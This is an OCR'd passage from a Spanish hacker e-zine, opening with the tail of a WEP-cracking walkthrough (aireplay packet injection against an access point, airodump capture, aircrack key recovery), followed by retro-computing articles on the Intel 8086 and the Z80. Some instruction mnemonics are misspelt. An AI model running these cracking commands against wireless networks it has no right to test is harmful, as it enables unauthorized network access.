switch-to-wlanng

cardctl eject

cardctl insert monitor.wlan wlan0 NUMERO CANAL (en mi caso 6)

cd /ramdisk
```

aireplay -i wlan0 -b DIRECCION MAC DEL AP (en mi caso 00:21:0C:01:0E:12) -m 68 -n 68 -d ff:ff:ff:ff:ff:ff

Comenzar airodump tras detener void11

switch-to-wlanng

cardctl eject

cardctl insert

monitor.wlan wlan0 NUMERO CANAL

cd /ramdisk

airodump wlan0 cap1 DIRECCION MAC DEL AP

Comenzar aircrack


cd /ramdisk

aircrack -f FACTOR INTEGRAL -m DIRECCION MAC DEL AP-n LONGITUD DE LA CLAVE WEP-q 3 cap*.cap

Para contactar con HCKRS haz click en el siguiente link PROYECTO y envianos un email con la informacion, preguntas, sugerencias y datos que desees, en el que ponga como asunto: Crack-w3p

EOF

P R O C E S A D O R



Si, si. Ya se lo que estan pensando, vieron el enorme [e inutil] ascii y dijieron : - Uf! Otra vez este otro!.

Pues no soy este otro, sino elotro y seguire molestando con mis articulos de retroinformatica [y tendran que aguantarse los de electronica tambien !]

He escrito este articulo para aquellos que, cuando vieron las tablas de instrucciones del Z80, cayeron desmayados por la cantidad de instrucciones que tenia [y otros cayeron por la cantidad de alcohol que tenian XD).

El procesador 8086 es, como adivinaron, el predecesor de los x86 que la mayoria de nosotros usamos; asi que las instrucciones que veran seran relativamente pocas y familiares para todo el que sepa algo de assembler.

Bueno, es momento de dejar de hacerse el gracioso [aunque no tenga nada de humor] y comenzar el articulo.

Consultas, criticas o lo que quieras ---> elotro.ar@gmail.com

INDICE DE CONTENIDOS - uP 8086

1. Un poco de historia

Cuando este uP salio a la luz (1978), los microprocesadores de 8 bits dominaban el mercado, tanto en el campo profesional, como en el de la informatica y automatica de aficionados.

Los microprocesadores de 16 bits quedaban reservados al ambito extremo de lo profesional, entre otras cosas porque la realizacion de una CPU con estos procesadores era costosa y compleja, principalmente porque el uP estaba compuesto de unos cuantos microchips.

La aparicion del 8086 produjo una revolucion, en la que se comenzaron a tomar en cuenta los uP de 16 bits, que aventajaban por mucho a sus predecesores de 8 bits.

2. Caracteristicas Principales

Las caracteristicas mas importantes de este microprocesador son :

* Bus de datos de 16 bits

* Capacidad de direccionamiento que se extiende hasta un megabyte (1048576 bytes, era suficiente y en algunos casos mucho para su epoca)


* Esta fabricado en tecnologia HMOS (High MOS, MOS de alta velocidad), lo que le permite operar a una frecuencia minima de 5 MHz; proporcionando un tiempo de ejecucion de aproximadamente 500 nanosegundos para las instrucciones mas cortas.

* Fue concebido para trabajar con lenguajes de alto nivel, como Basic, Cobol, Fortran o Pascal; y su utilizacion en computadoras personales.

* Posee un amplio repertorio de instrucciones (menos que el Z80), que le permiten operar tanto con 8 como con 16 bits.

* Su alimentacion es unica y de 5V.

2.1 Descripcion de los terminales



El 8086 esta encapsulado en el formato clasico de 40 patas, cuyas funciones son:

- AD0-AD15: Son los terminales del bus de direcciones y de datos, ya que ambos buses salen al exterior en tiempos diferentes. Existen 4 tiempos de funcionamiento T1, T2, T3 y T4, durante T1 sale al exterior la direccion, durante T2 a T4 salen al exterior los datos.

- A16-A19: Son 4 terminales por donde sale la parte alta de la direccion para poder acceder al megabyte de espacio de memoria. Esto ocurre durante T1. Durante T2 a T4 se usan estos bits para indicar el uso de los registros internos. (S3 a S6)

- BHE: Durante T1 este terminal en combinacion con AD0 da las funciones siguientes:

```
BHE=0,AD0=0 : Bus de datos 16 bits
BHE=1,AD0=0 : El byte inferior esta redirigido a las direcciones pares.
BHE=0,AD0=1 : El byte superior del bus de datos esta referido a las
              direcciones impares.
BHE=1,AD0=1 no se utiliza
```

- RD: Salida para indicar el ciclo de lectura (READ)

- READY: Entrada para la adaptacion de memorias y perifericos lentos. Es muy util en el 8086, teniendo en cuenta su velocidad y los perifericos de su epoca.

- INTR: Entrada de interrupcion enmascarable.

- NMI: Entrada de interrupcion no enmascarable.

- TEST: Entrada de comprobacion de la instruccion TEST.

- RESET: Inicializacion del uP

- CLX: Clock externo (Aprox. 5 MHz)

- Vcc y GND: Terminales de alimentacion. Vcc=+5V, GND=Masa o tierra

- MN/MX: Discrimina algunas seniales con respecto a su conexion a un sistema minimo de funcionamiento (MN/MX=1) o a un sistema maximo o de mayor envergadura (MN/MX=1). Para MN/MX=1 los terminales tienen estas funciones:

- HOLD: Peticion de acceso a bus desde algun periferico.

- HOLDA: Salida de reconocimiento por parte del uP al acceso y permiso del mismo.

- WR: Ciclo de escritura (WRITE)

- M/IO: Por esta salida el uP activa la memoria cuando es uno, debido a alguna instruccion referida a la misma; o activa los circuitos de INPUT/OUTPUT (I/O), cuando es un cero, debido a la ejecucion de una instruccion referida a los circuitos I/O a los que se pueden conectar perifericos o bloques de datos de hasta 64 KB, que es la extension del I/O.

- DT/R: Salida por donde se indica el ciclo de transmision o recepcion de datos para circuitos especializados que se aniaden al uP en un sistema minimo, como por ejemplo un IC 8287 (demultiplexor de bus)

- DEN: Salida para la habilitacion de los datos en un sistema minimo que utilize el 8287.

- ALE: Esta salida habilita el latch (acceso) de direcciones.

- INTA: Indica a un periferico que ha solicitado una interrupcion, que esta sera atendida a partir de ese momento.

Cuando MN/MX=0, los terminales numerados del 32 al 34 tienen los siguientes cometidos por este mismo orden. (ver figuras)

- RQ/GT0: Otro uP asociado puede pedir acceso a un bus comun una vez que el uP anterior haya concluido la instruccion en curso.

- RQ/GT1: Por esta salida el uP pide acceso al bus comun compartido por varios microprocesadores en un sistema complejo.

- LOCK: Indica a otros uP que no pueden acceder al bus comun mientras este en estado bajo o cero.

- S0-S2: Son tres terminales que decodifican alguno de los ocho posibles estados segun:

  S0=0,S1=0,S2=0: Reconocimiento de interrupcion
  S0=1,S1=0,S2=0: Lectura de circuitos I/O
  S0=0,S1=1,S2=0: Escritura circuitos I/O
  S0=1,S1=1,S2=0: Paro, halt
  S0=0,S1=0,S2=1: Codigo de acceso a interrupcion, fetch (ir por interrupt)
  S0=1,S1=0,S2=1: Lectura de memoria
  S0=0,S1=1,S2=1: Escritura de memoria
  S0=1,S1=1,S2=1: No opera

- QS0 y QS1: Son salidas que indican el estado del uP en el manejo de las instrucciones segun:

  QS1=0,QS0=0: No opera
  QS1=0,QS0=1: Primer byte del codigo OP desde la cola
  QS1=1,QS0=0: Cola vacia
  QS1=1,QS0=1: Byte subsiguiente desde la cola. No era el primero.

2.2 Registros del uP

El 8086 posee un completo repertorio de registros, tal como se muestra en la figura.

El juego de instrucciones del uP permite operar con ocho o 16 bits, segun lo indique la instruccion, de ahi que el primer bloque de registros sean acumuladores de 8, denominados AH, BH, CH, DH y DL (A,B,C,D indica el registro, H (high) indica parte alta y L (low) indica parte baja). Cuando los acumuladores son tratados como de 16 bits, reciben los nombres de AX, BX, CX y DX.

El siguiente bloque de registros contiene el puntero stack y tres punteros mas denominados base, fuente y destino para el movimiento interno de los datos o con respecto a la memoria.

El tercer bloque contiene el puntero de instruccion, que hace de contador de programa y el registro de flags, que es realmente, el registro de estado; tipico de todos los uP. Estos bits indican el signo del dato operado, si ha habido acarreo, overflow, la paridad, el estado de las interrupciones enmascarables mediante el bit 1, el autoincremento o decremento de un registro y un bit auxiliar llamado trap. El ultimo bloque lo componen cuatro registros de 16 bits, que definen de forma independiente cuatro areas de memoria de 64 KB cada una.





Diagrama del registro de estado:



Para mayor informacion sobre las caracteristicas de cada registro, consulta el articulo 'Diseccion del 8086', por Sir Willy the Psikopath, en SET 13.

3. Sistema minimo y maximo del 8086

El 8086 fue concebido para trabajar de dos formas: en uns sistema minimo, y en un sistema maximo.

En el sistema minimo el uP trabaja independiente con la circuiteria tipica de este microprocesador, a la cual se le conecta, es decir, el sistema minimo de cualquier otro microprocesador.

Todos los microprocesadores de la serie 80 tienen algo en comun, por ejemplo el circuito 8284, que es el clock que se usa en todos los demas.


Como ya mencione, su bus de 16 bits es comun para los datos y las direciones por lo que hace falta un latch que almacene la direccion por la que sale el bus en el primer ciclo, para luego operar con los datos que salen por el bus en esta direccion.


En realidad, este el el sistema seguido por otros microprocesadores de 16 bits, que tambien se encuentran encapsulados en 40 terminales. El circuito 8286 es, basicamente, un amplificador bidireccion del bus de datos, que atiende al flujo de entrada y salida.

El sistema de conexion maximo, denominado asi por su mayor extension comparativa con el minimo, esta especialemte concebido para operar en sistemas mucho mas complejos y para la union con otros microprocesadores 8086, trabajando enlazadamente (PCs de multiprocesamiento multiprocesador)

En un sistema multiprocesador en el que operan independientemente varios micro procesadores compartiendo a veces buses comunes, siempre hay uno de ellos cuyo software esta pensado para que haga como master o maestro del sistema, trabajando como esclavos los demas. En el sistema de configuracion maxima, ademas de los circuitos de generacion del clock, latch y amplificador de bus, es posible aniadir alguno mas, como el 8288 como controlador de buses, y el 8285, como controlador de interrupciones, que en el 8086 son similares a los de su predecesor, el 8085.

En el esquema veras la representacion del sistema maximo de conexion, con todos los circuitos en LSI (large scale integration/integracion a gran escala)





Referencias :
"""""""""""""

8284 : Generador del clock
8086 : Microprocesador
8259A : Controlador de interrupciones
8288 : Controlador de Bus
8282/8283 : Demultiplexor de Bus
8286/8287
8087 : Procesador de datos numericos
8089 : Procesador de Input/Output

Puedes ampliar los datos sobre los diferentes circuitos integrados mediante una buena busqueda en internet, o en la pagina de intel: www.intel.com

4. Tabla de instrucciones del 8086

Estas instrucciones son MUY familiares a las que ustedes, chicos que conocen assembler, o que vos, cracker, estas acostumbrado a cambiar.
(supongo que no crackearas programas comerciales, o no ?) :)
Por supuesto que no veras nada del estilo de INC EAX por que esa es una instruccion de 32 bits y este es un uP de 16 bits.

Instrucciones de Transferencia:

MOV : Trasfiere una palabra (16 bits) o un byte (8 bits)
XCHG : Intercambia una palabra o un byte
LEA : Carga una direccion en un registro
LDS : Carga un puntero mediante Ds
LES : Carga un puntero mediante Es
LAHF : Carga los flags
SAHF : Transfiere los flags
PUSHF : Coloca los flags en el stack
POPF : Saca los flags
XLAT : Transforma un caracter de un codigo EBCDID a uno ASCII [util no?]

Instrucciones aritmeticas:

ADD : Suma de dos palabras o bytes con o sin signo
ADC : Suma teniendo en cuenta el acarreo
SUB : Resta

```
SUBB  : Resta teniendo en cuenta el borrow
MUL   : Multiplicacion de dos palabras o bytes con o sin signo
IMUL  : Multiplicacion de datos enteros
DIV   : Division de datos de 32 y 16 bits por datos de 16 y 8 bits sin signo
IDIV  : Division entera sin signo
CMP   : Compara palabras o datos
CBN   : Extension de signo al pasar de 8 a 16 bits
CWD   : Extension de signo al pasar de 16 a 32 bits
DAA   : Ajuste decimal para sumar
DAS   : Ajuste decimal para restar
DEG   : Negacion de un numero
AAM   : Ajuste decimal para multiplicar
AAD   : Ajuste decimal para dividir
INC   : Incrementar
DEC   : Decrementar


Instrucciones Logicas:

NOT   : Negacion
OR    : Operacion OR
AND   : Operacion AND
XOR   : Operacion XOR
TEST  : Operacion AND para comprobar los flags


Instrucciones de salto e interrupcion:

JMP   : Salto sin condicion
J     : Salto segun 30 condiciones diferentes
        Las mas comunues son:
        JE : Jump if equal, salta si es igual
        JNE: Jump if not equal, salta si no es igual
        JZ : Jump if is zero, salta si es cero
        JNZ: Salta si no es cero.
        JA : Salta si es mayor.
        JNA: Salta si no es mayor
        JBE: Salta si es menor o igual.
        JNB: Salta si no es menor
        JAE: Salta si es mayor o igual.


JCX   : Salto si el valor de CX=0
LOOP  : Regula de 5 formas el final de un bucle
INT   : Interrupcion por software
INTO  : Interrupcion condicional
IRET  : Retorno de una interrupcion
LODS  : Transfiere un dato a AL y AX
STOS  : Transfiere un dato desde AL y AX
SCAS  : Compara un dato con AL y AX
CMPS  : Compara dos caracteres
MOVSB : Transfieren bytes o palabras
MOVSM


Instrucciones de control:

NOP   : No opera
WAIT  : Para el procesador hasta que TEST=0
HALT  : Para el procesador
LOCK  : Permite a LOCK que pase a 0, durante la ejecucion de la proxima
        instruccion
CLD
y CLI : Ponen a 0 los flags D e I, respectivamente
STD
y STI : Ponen a 1 los flags D e I
CLC
y STC : Ponen a 0 y 1 los flags de acarreo
CMC   : Complementa el flag de acarreo
IN    : Entrada de un periferico y transfiere a AL o AX
OUT   : Salida de AL o AX a un periferico
ROL   : Rotacion a la izquierda
ROR   : Rotacion a la derecha
RCL   : Rotacion a la izquierda incluyendo el nit (o flag) carry del status
RCR   : Rotacion a la derecha incluyendo el nit (o flag) carry del status
```

```
CALL  : Salto a sub(rutina)
RET   : Retorno desde sub
PUSH  : Carga un dato en el stack
POP   : Saca un dato del stack
REP   : Repetir
REPE  : Repetir si es igual
REPNE : Repetir si no es igual
REPZ y
REPNZ : Repetir si es cero o no, respectivamente. Son instrucciones que
        manejan cadenas de caracteres, usando como punteros los registros
        SI y DI
```

4.1 Significado de abreviaturas

```
AL = Registro de 8 bits
AX = Registro acumulador de 16 bits
CX = Registro contador
DS = Segmento de datos
ES = Segmento extra
```

4.2 Condiciones

```
* Si Mod=11 entonces r/m se trata como un registro
* Si Mod=00 entonces DISP=0 (sin desplazamiento, excepto si r/m=110,
entonces EA indica el desplazamiento
* Si Mod=01 entonces (DISP) el desplazamiento bajo es de 16 bits con signo
(no hay desplazamiento alto)
* Si Mod=10 entonces Desplazamiento.Alto=Desplazamiento.Bajo

* Si r/m=000 entonces EA=(BX)+(SI)+desplazamiento
* Si r/m=001 entonces EA=(BX)+(DI)+desplazamiento
* Si r/m=010 entonces EA=(BP)+(SI)+desplazamiento
* Si r/m=011 entonces EA=(BP)+(DI)+desplazamiento
* Si r/m=100 entonces EA=(SI)+desplazamiento
* Si r/m=101 entonces EA=(DI)+desplazamiento
* Si r/m=110 entonces EA=(BP)+desplazamiento
* Si r/m=111 entonces EA=(BX)+desplazamiento

* Si S=W=01, entonces toma el dato como 16 bits
* Si S=W=01, entonces el dato de un byte es extendido a 16 bits

* Si V=0 entonces Count=1
* Si V=1 entonces Count en (CL)

* X=Cualquier valor

* Prefijo de segmento=001 reg 1101
* Reg es asignado segun la tabla

Las instrucciones con referencia a los bits o flag del status usan 16 bits.

El simbolo de los flags es:
FLAGS=XXXX(OF): (DF): (IF): (TF): (SF): (ZF): X: (AF): X: (PF):X(CF)
```

4.3 Modos de direccionamiento

```
Existen 7 modos de direccionamiento disponibles en el 8086

* Registro base: La direccion se obtiene mediante la suma del contenido
de un registro base y el dato de la instruccion.

* Inmediato: Indicado por la propia instruccion

* Registro indirecto: La direccion se encuentra en BX, BP, SI o DI

* Directo: La direccion esta en la misma instruccion
```

* Relativo: Usado por instrucciones de salto y acceso a subrutinas

* Registro indexado: La direccion se obtiene sumando a un registro indice el dato de la instruccion

* Registro base indexado: La direccion es la suma del contenido del registro base mas el registro indice mas el dato de la instruccion.

5. Agradecimientos

Como siempre, a todo el staff de SET, a madfran y a todos que tienen y tuvieron algo que ver con SET.

Y a vos que estas leyendo el articulo.

6. Bibliografia

Microprocesadores - Editorial Nueva Lente
Informatica - Editorial Nueva Lente
Microprocesadores de 16 bits - Jose Maria Angulo - Ed. Paraninfo

EOF

Si tienes algun problema al entender los diagramas en ASCII, pedirlos en GIF o el formato que prefieras al mail que sale arriba.

**** **** **** **** **** **** **** ***
* RECOMENDADO VER CON EDIT DE Ms-DOS *
**** **** **** **** **** **** **** ***

INDICE DE CONTENIDOS - Parte I

INDICE DE CONTENIDOS - Parte II

* * * PARTE I * * *

1. Introduccion al Z80

El Z80 es uno de los uP mas importantes dentro de la rama de los 8 bits. Fabricado por la casa Zilog, fue empleado en muchos ordenadores personales (y no descarto que alguno ande procesando en algun remoto lugar).

Se encuentra comercializado desde 1976 (30 anios no?) y al igual que el uP 8085 (intel), el Z80 es tambien similar al 8080 (intel tambien) pero con mejoras notables.

Como detalle de su fabricacion, diremos que sobre una pastilla monolitica (chip) estan integrados cerca de 8mil transistores, cerca de 4.500 mas que el 8080, todos ellos asociados para conformar la estructura del uP.

1.1 Caracteristicas principales

Fue diseniado por la firma Zilog, aunque tambien lo fabricaron otras casas tales como SGS, MOSTEK, NEC y SHARP.

* Construido en tecnologia MOS canal N con puerta de silicio.

* Es uP de 8 bits en el bus de datos y de 16 en el bus de direcciones para alcanzar los 64 Kb de espacio de memoria.

* Era un uP rapido (en su tiempo, ahora nos causa risa ver estos numeros, pero era realmente impresionante su ausencia de bugs, si es que mis datos son correctos) admitiendo una senial de clock de 2.5 MHz, aunque la version Z80-A alcanza los 4 MHz.

* El n§ de instrucciones alcanza a las 158, que si te tienen en cuenta los modos de direccionamiento alcanza a 696.

* Los modos de direccionamiento son: Implicito, immediato, relativo, directo e indexado.

* Su alimentacion es unica y de solo 5 voltios. (en contra de otros que requieren alimentacion simetrica, es decir; voltaje positivo, negativo y masa)

* Admite 2 tipos de interrupciones: INT (enmascarable) y NMI (no enmascarable)

En cuanto a sus particularidades, el uP Z80 dispone de:

* Entradas y salidas para direccionar haste 256 puertos para perifericos.

